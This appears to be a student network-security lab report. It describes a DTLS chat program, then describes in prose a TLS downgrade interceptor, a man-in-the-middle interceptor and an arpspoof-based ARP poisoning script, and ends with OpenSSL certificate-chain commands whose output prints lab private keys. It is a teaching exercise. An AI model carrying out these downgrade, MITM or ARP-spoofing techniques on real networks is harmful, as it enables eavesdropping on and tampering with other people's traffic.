Program Design

1. p2pChat.cpp:

→ Overview: This file calls the functionalities of the server and client based on the command line arguments. It initiates the handshake functionalities of the server and client to perform the DTLS communication over UDP.

Flow:

Server.cpp:

- Initialization: The server initializes by creating a UDP socket and binds the socket to the specific IP address (ex. 127.0.0.3) and server PORT (ex. 12345), secure server PORT (ex. 1234)
- Listening for Messages: The server listens for the clients to get connected. If the message is “chat_hello”, the server responds with “chat_ok_reply”. If the message is “chat_START_SSL”, the server initiates DTLS setup and starts a secure handshake process.
- DTLS setup: The server initializes the SSL library and sets up the SSL context for DTLS. It loads the server’s certificates, and private key and sets up a verification option. The server then sets up the BIO for the socket and associates it with the SSL object.
- Secure Handshake: After DTLS setup, the server waits for incoming connections and initiates the handshake. Upon successful handshake, the server accepts the secure connection. Once the secure connection is established, the server communicates with the client by sending “chat_hello_secure” and receiving a response “chat_hello_secure_ack”.
- Secure communication: After a handshake, the server creates an “IOServer” object to handle the IO operations and spawns two threads (reader and write thread). The server communicates with the client securely, exchanging messages until the client sends a closing message “chat_close”.
- Cleanup: Once communication is completed the server closes the client socket and waits for another client to join.

client.cpp:

- Initialization: The client initializes by creating a UDP socket and binds it to the IP address (ex. 127.0.0.2) and specific PORT (ex. 12345), secure PORT (ex. 1234).
- UDP handshake: The client sends a “chat_hello” message to the server as an initial message and waits for the reply “chat_ok_reply”.

- Initialize secure handshake: The client sends a “chat_START_SSL” message to the server and waits for the reply “chat_START_SSL_ACK”. Upon receiving the acknowledgment, the client initializes the OpenSSL libraries and prepares for a secure handshake.
- DTLS setup: The client creates an SSL context for DTLS and loads the certificates and private keys.
- SSL handshake: The client initializes the SSL object and associates it with the UDP socket. Upon successful connection, the client receives a message from the server and sends the acknowledgment.
- Secure communication: After a handshake, the client creates an “IOClient” object to handle the IO operations and spawns two threads (reader and write thread). The client communicates with the server securely, exchanging messages until the client sends a closing message “chat_close”.
- Cleanup: Once communication is completed the client closes the SSL and UDP connections and freed SSL objects.

2. Secure_chat_interceptor.cpp (Trudy Downgrade Attack):

→ It uses a UDP socket to establish a UDP connection between Alice and Bob. On receiving a DTLS connection setup request from Alice, it can either drop the chat_START_TLS message and send chat_START_TLS_NOT_SUPPORTED to Alice so that the conversation continues to be in unencrypted mode (Downgrade attack).

- The get_ip_address function is implemented to retrieve the IP address of a given server hostname using getaddrinfo
- An interceptor function is defined to intercept UDP messages between client and server, referred to as Alice and Bob. It receives UDP messages on a specified socket and forwards them between two servers based on the source IP address. If a specific message indicating an SSL handshake is intercepted, it responds with a message indicating that SSL is not supported. It utilizes multithreading to handle interception between two server pairs concurrently.
- The main function checks the command-line arguments to determine if the program should run in interceptor mode (-d flag). If in interceptor mode, it retrieves the IP addresses of two servers specified as command-line arguments, creates UDP sockets for interception, and launches two threads to handle interception for each server pair.

3. Secure_chat_active_interceptor.cpp (MITM attack):

→ The script facilitates a Man-in-the-Middle (MITM) attack by intercepting messages between two specified hosts and manipulating the communication.

- Victim Message Interception: Sets up two threads to handle the interception of messages from each victim host. Thread 1 (handleFirstVictim) manages the interception and manipulation of messages from the first victim host. Thread 2 (handleSecondVictim) initiates a secure handshake with the second victim host, intercepts its messages, and manipulates the communication.
- Server and Client Communication: Utilizes classes Server and Client from Server.cpp and Client.cpp, respectively. The Server class listens for messages and performs a secure handshake with the first victim host. The Client class initiates a secure handshake with the second victim host, allowing interception and manipulation of messages.

4. Poison_arp_alice1_bob1.sh (ARP Poising):

→ The script aims to perform ARP spoofing by manipulating ARP cache entries on a local network.

- Utilizes the arpspoof command to perform ARP spoofing.
- Command-line arguments are passed to arpspoof to specify the interface, client, target, and host for ARP manipulation.
- The arpspoof command is executed in the background (&), and its output is redirected to /dev/null to suppress any console output. The process ID (PID) of the arpspoof command is stored for later termination.
- Prompts the user to press Enter to stop the ARP poisoning process. Upon user input, the script kills the background process using the stored PID, effectively stopping ARP spoofing.

Task - 1

1. **Generate the Root CA private key (ECC 512-bit):**


   → Command: openssl ecparam -genkey -name prime256v1 -out root.pem

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ openssl ecparam -genkey -name prime256v1 -
out root.pem
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ ls
alice  bob  root.pem
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ cat root.pem
-----BEGIN EC PARAMETERS-----
BggqhkjOPQMBBw==
-----END EC PARAMETERS-----
-----BEGIN EC PRIVATE KEY-----
MHcCAQEEIKXzcvxgPUm3U0DpeTK6R0skNRBj+2zFqtMYwGqhRoeMoAoGCCqGSM49
AwEHoUQDQgAEh/KoQrOX9VJi/S+pZ9KYDmKZAzaR4nj3pY0eKr5g+Uvn1yPFGtEu
2P7FoIsf/Q0s0C1Htt7lPh1H7P5z49Ld/g==
-----END EC PRIVATE KEY-----
ravi@ravi-LOQ-15IRH8:~/NS/securechat$
```

2. **Create the Root CA Certificate (self-signed):**

   → Command: openssl req -new -x509 -key root.pem -out root.crt -subj "/CN=iTS Root
   ↲ R1/O=IITHyd/C=IN"

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ openssl req -new -x509 -key root.pem -out
root.crt -subj "/CN=iTS Root R1/O=IITHyd/C=IN"
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ cat root.crt
-----BEGIN CERTIFICATE-----
MIIBvTCCAWOgAwIBAgIUHRv2CC7X8o8N7t25pElVPvr8GS8wCgYIKoZIzj0EAwIw
NDEUMBIGA1UEAwwLaVRTIFJvb3QgUjExDzANBgNVBAoMBklJVEh5ZDELMAkGA1UE
BhMCSU4wHhcNMjQwMzE3MDkwMjUzWhcNMjQwNDE2MDkwMjUzWjA0MRQwEgYDVQQD
DAtpVFMgUm9vdCBSMTEPMA0GA1UECgwGSUlUSHlkMQswCQYDVQQGEwJJTjBZMBMG
ByqGSM49AgEGCCqGSM49AwEHA0IABIfyqEKzl/VSYv0vqWfSmA5imQM2keJ496WN
Hiq+YPlL59cjxRrRLtj+xaCLH/0NLNAtR7be5T4dR+z+c+PS3f6jUzBRMB0GA1Ud
DgQWBBTUwvs2nPUR3MmYCVrMkk6ymAVcwDAfBgNVHSMEGDAWgBTUwvs2nPUR3MmY
CVrMkk6ymAVcwDAPBgNVHRMBAf8EBTADAQH/MAoGCCqGSM49BAMCA0gAMEUCIDth
ZyP2tDdyj5RItT4BVo4nETpy7f1QNjoTXMA7mtpAAiEAvRQofRlWWNWA9ox0iV/1
xsFleUkEq/B2FKkPaiWa+OU=
-----END CERTIFICATE-----
```



3. Generate the Intermediate CA private key (RSA 4096-bit):

→ Command: openssl genpkey -algorithm RSA -out int.pem -pkeyopt rsa_keygen_bits:4096

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ openssl genpkey -algorithm RSA -out int.pem -pkeyopt rsa_keygen
_bits:4096
...++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*.......+.....+...+....+.....+...
......+.........+.+.....+.+........+...+...+.+...+...+.....+...+.........+.+......+.........+......+.
..+...........+......+...+............+.....+....+.....+.........+......+.....+.........+...+.+..+.
...+...+.....+.+.....+.+...+........+...+.........+.......+........+.+.....+......+......++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*..+.........+...+..+.+......+.........+........
.+.......+......+..............+........+.........+.+.........+..+...+.+.........+........+.........
...+.+......+......+.....+...+....+..+......+.......+...+........++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++
...+.......+.....+......+.........+.+..++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
+++*....+...+...+....+..+.+...+...........+................++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++*...+...+.........+......+........+.........+...+....+...+..+.........+.....
.....+..+..................+.+.........+..........+...+...+.....+.+........+.+......+..................
.......+.........+...+..+.+......+...+.....+.............+.+.........+..+....+.......+.........+.....
.....+..+.........+.+...........+..........+.............+.....+.........+........+......+..+...+...
...+......+....+.....+......+..........+...........+.........+.+.........................+...+..+.+
.....+...............+.+......+..............+..+............+...+..+.........+..................+.
.....++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ cat int.pem
-----BEGIN PRIVATE KEY-----
MIIJQwIBADANBgkqhkiG9w0BAQEFAASCCS0wggkpAgEAAoICAQDC4N2Bqfir1+ex
0DLmocHgPzAsoJSK/ERL05L75kf8/BzbdY5kL2COKovH5TWFUxVXZ9kz6+bE7Uce
PRneWGJTGaxwJ676s5WbWbDHuBtRc4BtfBxk+IFjLPV4+ef7dpk2lB6i+DsIF36I
B8MnSwWWbF1sIGNv3y5H53ATeY6E56ydH3qu1YtB0/MdT7H071sVa7YBkI891lWg
33rVPzc3yWO5le670YMaE1Z/9gOZKSGn3j6pIFux2vZKclYc8zapOTDjoaUgqr31
11VbrOnCqkkZvPBfF3nnMkm2vuNIIi9BxmE0sUD8NVDLJAcxdxGerVS/jYmrTh32
jQfjPzymbvBkVf/wL6ZETdmu0SYkR/hnY1Tf3T78Suwv/VZ97wFmLYuWn34wkH6Q
XK0frygsACUkb3qSjTJB2GFNBm8Tqn66xHGabPFJQmel5UZcnbeZymLIqG562AJD
KjVtscRDflmqL/ra0VdPEzamNeo6fnf1u2phS+tJB/Sq1k8bZzc7TT2wPW6pVshx
qpcvwjZgLNfiGCUikooPkmCLurqDWt8VlRe1DrEcaxNOAOnSwaHhDyclKr+B6Lm0
QoMqiarxJwxaMwxcboHcAVcRDj+OBjAyaAhDIjPNVgW8IN7hDtepAqSwbh2KJ8Cj
fO1t3O6wsK0JhOXIWdZVRbTaEOjKPwIDAQABAoICAEncn6f/C7TaIsOG1VwLsCd1
26T2ggaBocMZoEqgV+WfirJ1RnBbcp2/q3YqvlPXjy2vOyhOP4uhIUTpRK480puL
jgt+RvhXa5tTbcjs01HWVLVqhnqQo726sxlUouPw6hZBIrGDIyCogvk88+8nJKmE
Tg5m4jlrHif7pMOE3YsrIgX1gfLVFjBvjGQuKhVbSSr/xZ6nM1ttKsxMF8rOaHfY
+VbEaJVATg/qh2z9ihSZfduZxScmEAsDojjKSDA10KBoAEsun58Xh+MvZ/dUvM7e
6tD6ByMLi1Ug/sZoaE2VQ1MLRRmLG0XcUVCFScKqTf/V01q84xKOC5ZAkt5DQBFt
fbrWRauqWAr/M1ux/TTy+bSggP7+J0WcaBUG6YfyJA4FkIsQSg+T6srD4rqYN6Ri
FKvpMDh98oh7yfLAto74p+niKc3asDxY58+PGILfaq7oGjTcErDZGi3aTe/QCX3b
wY3Jr1xKBhFr7LLqCNLLawES/exe9IV+yJgrxZR0X6G+Eem5WeZcwtG9Im8rbPxS
```

4. **Create the Intermediate CA Certificate (signed by Root CA):**

→ First, create a configuration file **int.conf** with the following content.


```
[req]
default_bits = 4096
prompt = no
default_md = sha256
req_extensions = req_ext
distinguished_name = dn
[dn]
CN = iTS CA 1R3
O = CSE-IITH
C = IN
[req_ext]
keyUsage = keyCertSign, cRLSign
basicConstraints = CA:true
```

→ Command: openssl req -new -key int.pem -out int.csr -config int.conf

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ openssl req -new -key int.pem -out int.csr -config int.conf
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ cat int.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIEpjCCAo4CAQAwNTETMBEGA1UEAwwKaVRTIENBIDFSMzERMA8GA1UECgwIQ1NF
LUlJVEgxCzAJBgNVBAYTAklOMIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKC
AgEAwuDdgan4q9fnsdAy5qHB4D8wLKCUivxES9OS++ZH/Pwc23WOZC9gjiqLx+U1
hVMVV2fZM+vmxO1HHj0Z3lhiUxmscCeu+rOVm1mwx7gbUXOAbXwcZPiBYyz1ePnn
+3aZNpQeovg7CBd+iAfDJ0sFlmxdbCBjb98uR+dwE3mOhOesnR96rtWLQdPzHU+x
9O9bFWu2AZCPPdZVoN961T83N8ljuZXuu9GDGhNWf/YDmSkhp94+qSBbsdr2SnJW
HPM2qTkw46GlIKq99ddVW6zpwqpJGbzwXxd55zJJtr7jSCIvQcZhNLFA/DVQyyQH
MXcRnq1Uv42Jq04d9o0H4z88pm7wZFX/8C+mRE3ZrtEmJEf4Z2NU390+/ErsL/1W
fe8BZi2Llp9+MJB+kFytH68oLAAlJG96ko0yQdhhTQZvE6p+usRxmmzxSUJnpeVG
XJ23mcpiyKhuetgCQyo1bbHEQ35Zqi/62tFXTxM2pjXqOn539btqYUvrSQf0qtZP
G2c3O009sD1uqVbIcaqXL8I2YCzX4hglIpKKD5Jgi7q6g1rfFZUXtQ6xHGsTTgDp
0sGh4Q8nJSq/gei5tEKDKomq8ScMWjMMXG6B3AFXEQ4/jgYwMmgIQyIzzVYFvCDe
4Q7XqQKksG4diifAo3ztbdzusLCtCYTlyFnWVUW02hDoyj8CAwEAAaAsMCoGCSqG
SIb3DQEJDjEdMBswCwYDVR0PBAQDAgEGMAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcN
AQELBQADggIBAG8t3WeeUZZB+iJCmlO/ypPYdyB62vJ43baXnv/wH0tByNuUi5Vm
BnyJNcoWLGMNS6lS14JoxtM3gRJz3j0ZRSvR/TJstYNsJmCZ71KDST8PgVsuaqIM
RL50g2fwQZFD2LJ6wqfJ9cnbT+3hLIs5GEIhUue3fDSmsNRkCsepNyOeeeEi66rE
ClWaEObF8JEYz/QvVKG0vrYL/UPQfQJFU2i+cZzCk31sEEoUTEcj7FOkrYXdjtoW
WYzvWr9hFUBivXNApRagDAyz8svUyCZZ6qCrydoJ8PpoUg9gf6p9fi39Ug9GEHi3
yUEvoBts3fbAYZ5BvNwyrHvuycVgCzxduMAKQcqAw+VlCYYA2CfsMvDo8WE6bVXf
yUBY+pORu+ZJrx52tI9zgsM9DxUD72OZW/7O/9EEOGymOJsFpt2QvoHQw2ApCYaJ
+o5WKlU4GcD47RRarVuliFYXNrX/oxUu/CJvM0sigoi7riAh2lvWneVNJGYqts4n
55jY5C5BbEt0BTgQKf42EnH7KYQgTYuleaPKv5NPOJJvMww9CJ119Jc2CCVFQt3Z
e/trtmwsGle3o31f3AzHrMkNWCdhNbf+h2fcxkH2+NmUPvHylWVcGmkVH3Ek277m
/SAF5wmCpIlMnfeCpELccQ3cfptuaZXp10IyG2yDaHgayV0e+mC2TE0z
-----END CERTIFICATE REQUEST-----
```

→ Command: openssl x509 -req -in int.csr -CA root.crt -CAkey root.pem -CAcreateserial
↲ -out int.crt -days 365 -sha256 -extfile int.conf -extensions req_ext

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ openssl x509 -req -in int.csr -CA root.crt -CAkey root.pem -CAc
reateserial -out int.crt -days 365 -sha256 -extfile int.conf -extensions req_ext
Certificate request self-signature ok
subject=CN = iTS CA 1R3, O = CSE-IITH, C = IN
ravi@ravi-LOQ-15IRH8:~/NS/securechat$ cat int.crt
-----BEGIN CERTIFICATE-----
MIIDkjCCAzmgAwIBAgIUJJ8oMe9RIeIcMnbiI6v6si+R0dgwCgYIKoZIzj0EAwIw
NDEUMBIGA1UEAwwLaVRTIFJvb3QgUjExDzANBgNVBAoMBklJVEh5ZDELMAkGA1UE
BhMCSU4wHhcNMjQwMzE3MDkxMDM2WhcNMjUwMzE3MDkxMDM2WjA1MRMwEQYDVQQD
DAppVFMgQ0EgMVIzMREwDwYDVQQKDAhDU0UtSUlUSDELMAkGA1UEBhMCSU4wggIi
MA0GCSqGSIb3DQEBAQUAA4ICDwAwggIKAoICAQDC4N2Bqfir1+ex0DLmocHgPzAs
oJSK/ERL05L75kf8/BzbdY5kL2COKovH5TWFUxVXZ9kz6+bE7UcePRneWGJTGaxw
J676s5WbWbDHuBtRc4BtfBxk+IFjLPV4+ef7dpk2lB6i+DsIF36IB8MnSwWWbF1s
IGNv3y5H53ATeY6E56ydH3qu1YtB0/MdT7H071sVa7YBkI891lWg33rVPzc3yWO5
le670YMaE1Z/9gOZKSGn3j6pIFux2vZKclYc8zapOTDjoaUgqr3111VbrOnCqkkZ
vPBfF3nnMkm2vuNIIi9BxmE0sUD8NVDLJAcxdxGerVS/jYmrTh32jQfjPzymbvBk
Vf/wL6ZETdmu0SYkR/hnY1Tf3T78Suwv/VZ97wFmLYuWn34wkH6QXK0frygsACUk
b3qSjTJB2GFNBm8Tqn66xHGabPFJQmel5UZcnbeZymLIqG562AJDKjVtscRDflmq
L/ra0VdPEzamNeo6fnf1u2phS+tJB/Sq1k8bZzc7TT2wPW6pVshxqpcvwjZgLNfi
GCUikooPkmCLurqDWt8VlRe1DrEcaxNOAOnSwaHhDyclKr+B6Lm0QoMqiarxJwxa
MwxcboHcAVcRDj+OBjAyaAhDIjPNVgW8IN7hDtepAqSwbh2KJ8CjfO1t3O6wsK0J
hOXIWdZVRbTaEOjKPwIDAQABo10wWzALBgNVHQ8EBAMCAQYwDAYDVR0TBAUwAwEB
/zAdBgNVHQ4EFgQUQ1SGuZPL9k6WG99G+7RZYgOiAmIwHwYDVR0jBBgwFoAU1ML7
Npz1EdzJmAlazJJOspgFXMAwCgYIKoZIzj0EAwIDRwAwRAIgUoMuTxfuRZgy2vWj
Zox04B/AxcxphYjvaOpwmO0o6pECIBU7ODmAOvPg42cLHDKfnMXwqHrIMIEX9mJK
CXyrKFZ0
-----END CERTIFICATE-----
```



5. **Generate Alice's private key and CSR (RSA 1024-bit):**

→ Command: openssl genpkey -algorithm RSA -out alice.pem -pkeyopt
↲ rsa_keygen_bits:1024

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ openssl genpkey -algorithm RSA -out alice.pem -pkeyopt rs
a_keygen_bits:1024
.........+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
...+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ cat alice.pem
-----BEGIN PRIVATE KEY-----
MIICeAIBADANBgkqhkiG9w0BAQEFAASCAmIwggJeAgEAAoGBAL3CszkooAMGMS79
v/nRdQvJg72S0Pk4AlcoZrzZZwRdSYwjrst7Yq1jrX865XTYXtf7iCHAz+41Np/z
7crpuZVbMcBa1KxgIIiTHLP+Ac8IA2nrS/LmnxsIwit6ZDqvmgFRo8RCfx45eLPy
/c1dmp/cc3uwhfQcFc7vLZlC+U5jAgMBAAECgYEAgmi+4KZBqTJlNKUgfN/sr2gS
yIKQaOWL/jf+uwQxXvd5ZvzS0HaALybUgh6IuI9GRupO+NtYSp15Z92sawnLBmBW
Qt/bhQBA4pnG1kNsP4bYcJwO3m31yrZFyN2fajxrgZTbFY6IpelymU2glENM5UuS
hsKmTmPw53DoCvzyxDkCQQDzPAvkon/eKiJ/9Yl/c3kCmxXXfqdHjrYvdkJlPGKs
/LYP1N66Oiz2TEWpRYMxegRK4W5rC1L7Pq5/HcQa3QXdAkEAx7g1fKr0BBvc0JGN
cHZpmhJfef8ypCwzpeetvtTqYyzQY/WXNxQTKqw6/p5ML2f3acLUaHUvFuuO8kjM
RFsBPwJABU6sG8MH8zsMIaqj42oLm+jyYw9aaw9MHmEANeFJbejduB629W1LidxE
MNtZb3zwFwowNJm8p8rIV/G4U7W66QJBAKtFk8jnqf9kDYdnaw4I3iLcorgyW7Fi
nqAmAF/oo2CNa+BtGlKHirBLpwP3qIn29Lvj8tfptopHU/z+5P2xtW0CQQDxeM8K
JZnVkcm+lm9ubiDMTuaruphhfY0Wh3w9FsNRUt+XSfYzPAUnNIJk4Tg6Y1lhZk4o
9VXzAGMv9DAcRRgd
-----END PRIVATE KEY-----
```

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ openssl genpkey -algorithm RSA -out alice2.pem -pkeyopt r
sa_keygen_bits:2048
....+.....++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*......+...+........+.....
.+....++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*..+......+.......+..+........
..+..............+...+.........+...+........+....+........+.+..+...+....+..+..........+...........+.
.........+.........+.........+..+...+....+.....+.+......+........+.+..+....+........................
.....+.....+...+..........+..+.+.....+...+......+.+...+.........+...+..+.......+.....+...+.+.........
......+..+.......+..+....+...........+...+.+..+....+...+..+..........+.....+......+.......+...+..+.+.
.+...........+...+..........+.....+...+.......+..+......+.........+.....+.....+.....+...+.+.......
+...+.............+...++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
..........+.............+..++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*....+...
......+.......++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*......+...+.....+....
+..+....+..+....+.....+....+.........+.....+.+.........+..+...+.+...........+.+..+......++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ cat alice2.pem
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDeZjgvDA4/4Prv
0OxLpvdH5oOPmSIHtTvmHmT6PkZAUpTGMaJn4j0bvLNjwY2yqJU1PQqmf/VHikbc
I91glxV0+Vo2LnpD9hAuL6HyTWawJ8mmoonALJW8vgtP+RDBhHtvigSHksXCIFWj
uH1iFCKbgZ0SPnmACX4XHab9rlDSEojyMsiqPQ+rWkT6Ndsgu0P6mY0U2W5HITRT
yCwrpcZvb5u7YthFiLJ+mr+tOvjZWslGi36ceTnvf4Sq2XYfzJsjfza0KH6V9ovX
VtXoKcC8rm21PLKFfUA60C/oDyUc1vSVirlD84uisY9F1DLqM5/qmefvuzpkjmSG
ybaPTsFPAgMBAAECggEAGK0k3MDXWpUe+A7+uPeCBn34PlhSY004+TPe0Q6p2Cc8
OgV111WjTCQ9j1BW5ZTjrAWQMfXkBEJpJwc/tUuY5jgTSgxmz+BJ3qYLBQnmM/N7
jLwKJsLhARE2dh1/k3PyB5KRJW3Ootctnr3bWPo89h4v4b9W1zMLxOArEDNlj6P+
fMqsqSOZenOFMvVOu9lD1OzrfDPiSglmVxVWOPruWFOExB59kzJ1rJBsxjXllpvT
mSW3nAH4Pb/aLZ8uWeUaJkL6pnVyVzKWbD49xuJ403yue4LTL1JcPl/N1zxBAiH9
v7fJH49nGgvC8dsOFE9rYRq06mNWnJhXYnTvU/eFeQKBgQDieIlQnboZsQZlxuQI
sW0sWI9aO3efdi9jUCiAQEfoP3P7VKJxn3/pW/PEZU0Z3e5HsCk+n7xrQwLEmQst
XJoNdljoJ2EiGYVFauvFUu1P8KqwzuyDdisxswrVLZzGuGtsk848MhqmjrhXanwC
ZujkftfNtWbApzG1lamZZTLs2wKBgQD7ZcbxdFiHVoqp0woJsIpK6I1/06RyE7FX
tCdUY2YnNJ+A0sl+ol8sAJT61g1Z+5jVe3DVXE+Rmk5yQuF+1bwQKEHpJ8uXy7oa
umjPmgDlO8XlMObuYgKLLXfTO+2K+8pXxjWEhWI68HTS4OUqNcOvNbQdE31iSJ+b
6i3E9KMtnQKBgBuLc5AVjwP+7vtEBIo2IkQphU4BO5xugHcA0dw/dT9/MDkaYyOU
tbcJUw3JEGacApY/i9StEvqszNJiluRuheIrScb6uyqtlfMKfSCj5G87o1cb49Jd
dgV2dFPXV2EoHxC2rXfO1ET7yNoA/pJAOAVKlC7V6Gh4LWibimQ41cfPAoGBAMT/
8HHtliIX8vk5YzhMm1IwAhIVK1wpimMLzXYXnklCt2sfwr31R1cX7abSbgwBWLaR
0M2hVMjofmiTeFkH7CNNKLkociY1g1TGlrN4HxODT4RWWeCb9RpTOv7Qi0jKHrnB
nNaIH33ISAOoMGxvTTTThJz0VODbwBdR3yPkAKsRAoGBANqzJIigx4noF6DX8gqk
ljRpI9pSWnso+8JrIzrRn6br0jSVwGQyTgUIVgHZI66iQd9Ssf1qdhYdyQTDMerz
vMIq26VSajoP9/ErmFONcYrykniACwSYNYoDvIzrscj0bo6cDqEMc/pF2wRZDAk9
B9hnTJd0A44TNRmIORKTPfLG
-----END PRIVATE KEY-----
```

Note: RSA 1024-bit key was not supported thus we have switched to the RSA 2048-bit key.

→ Command: openssl req -new -key alice.pem -out alice.csr -subj
↲ "/CN=Alice1.com/O=Alice LTD/C=IN"

```
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ openssl req -new -key alice.pem -out alice.csr -subj "/
=Alice1.com/O=Alice LTD/C=IN"
ravi@ravi-LOQ-15IRH8:~/NS/securechat/alice$ cat alice.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIBdTCB3wIBADA2MRMwEQYDVQQDDApBbGljZTEuY29tMRIwEAYDVQQKDAlBbGlj
ZSBMVEQxCzAJBgNVBAYTAklOMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC9
wrM5KKADBjEu/b/50XULyYO9ktD5OAJXKGa82WcEXUmMI67Le2KtY61/OuV02F7X
+4ghwM/uNTaf8+3K6bmVWzHAWtSsYCCIkxyz/gHPCANp60vy5p8bCMIremQ6r5oB
UaPEQn8eOXiz8v3NXZqf3HN7sIX0HBXO7y2ZQvlOYwIDAQABoAAwDQYJKoZIhvcN
